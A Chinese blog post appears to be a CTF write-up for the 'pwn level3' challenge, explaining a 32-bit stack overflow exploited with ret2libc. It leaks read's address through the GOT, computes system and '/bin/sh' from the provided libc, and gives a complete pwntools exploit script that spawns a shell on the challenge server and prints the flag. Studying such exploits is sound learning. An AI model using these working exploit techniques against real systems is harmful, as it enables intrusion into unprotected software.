
攻防世界 pwn level3

原创

Bxb0 于 2020-06-06 17:45:44 发布 518 收藏 3

分类专栏： ctf 文章标签： 编程语言



level3

> 开始查保护后没注意到NX，在栈上几次没执行成功才回去看到。这个题实际还是栈溢出，但多考了很多知识点，对刚接触pwn收获还是很大。

首先查保护，只开了NX，没有canary，那就可以往靠溢出控制程序走向了的方向看题。

载入ida后，栈溢出很明显。

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   write(1, "Input:\n", 7u);
6   return read(0, &buf, 0x100u);
7 }
```

存在溢出

但利用起来，既没有有system函数，也没有’/bin/sh’。这对于刚接触pwn还是比较困难的，但本来就学习的过程，看了writeup又去学了下.plt与.got再来做的题。

其实程序带了一个运行库的，里面有动态链接库的函数及一些其他信息。既然程序里没有自然就利用这个运行库了，根据elf文件与pe文件类似，各个函数与数据的相对地址是不变的。利用这一点与我们在程序中是调用了write与read动态库函数的，随便选择一个得到他们的地址，再根据相对地址相加减就得到我们要的函数与数据（system()与‘/bin/sh’）的地址了。

首先计算在运行库里的的read函数与system函数的相对地址。

```
from pwn import *

lib = ELF('./libc_32.so.6')

sys_cha = hex(lib.symbols['system']-lib.symbols['read'])
```

计算运行库中read函数与 ‘/bin/sh’的相对地址。先找到 ’/bin/sh’的地址。

```
ROPgadget --binary libc_32.so.6 --string '/bin/sh'
```

```
b@b-virtual-machine:~/桌面/pwn1$ ROPgadget --binary libc_32.so.6 --string '/
bin/sh'
Strings information
============================================================
0x0015902b : /bin/sh
```

```
from pwn import *
lib = ELF('./libc_32.so.6')

bin_cha = hex(0x0015902b-lib.symbols['read'])
```

有 a-b=c，现在我们有了c，只需通过程序溢出就可以找到b, 最后通 a = b+c得到我们要的地址。

```
from pwn import *

p = remote('220.249.52.133', 54407)
elf = ELF('./level3')

payload = (0x88+4)*'a'+p32(elf.plt['write'])+p32(elf.symbols['main'])+p32(1)+p32(elf.got['read'])+p32(8)
p.recvuntil('Input:\n')
p.sendline(payload)
read_addr = u32(p.recv()[:4])
```

将各部分结合起来，脚本攻击。

```
from pwn import *

p = remote('220.249.52.133', 54407)
elf = ELF('./level3')
lib = ELF('./libc_32.so.6')

payload = (0x88+4)*'a'+p32(elf.plt['write'])+p32(elf.symbols['main'])+p32(1)+p32(elf.got['read'])+p32(8)

p.recvuntil('Input:\n')
p.sendline(payload)
read_addr = u32(p.recv()[:4])

bin_cha = int(0x0015902b-lib.symbols['read'])
bin_addr = read_addr + bin_cha

sys_cha = int(lib.symbols['system']-lib.symbols['read'])
sys_addr = read_addr + sys_cha

p.recvuntil('Input:\n')
payload1 = (0x88+4)*'a'+p32(sys_addr)+p32(1)+p32(bin_addr)
p.sendline(payload1)
p.interactive()
```

```
$ ls
bin
dev
flag
level3
lib
lib32
lib64
$ cat flag
```

```
cyberpeace{c296a0f116ccd1c218e451013de806dc}
$
```


总结：1.u32()相当于p32()的逆运算。2.ELF的各种使用。3.对.plt与.got的学习。4. 从运行库寻找所要函数与数据。5. 这道题对于刚接触pwn的来做，可做性很高。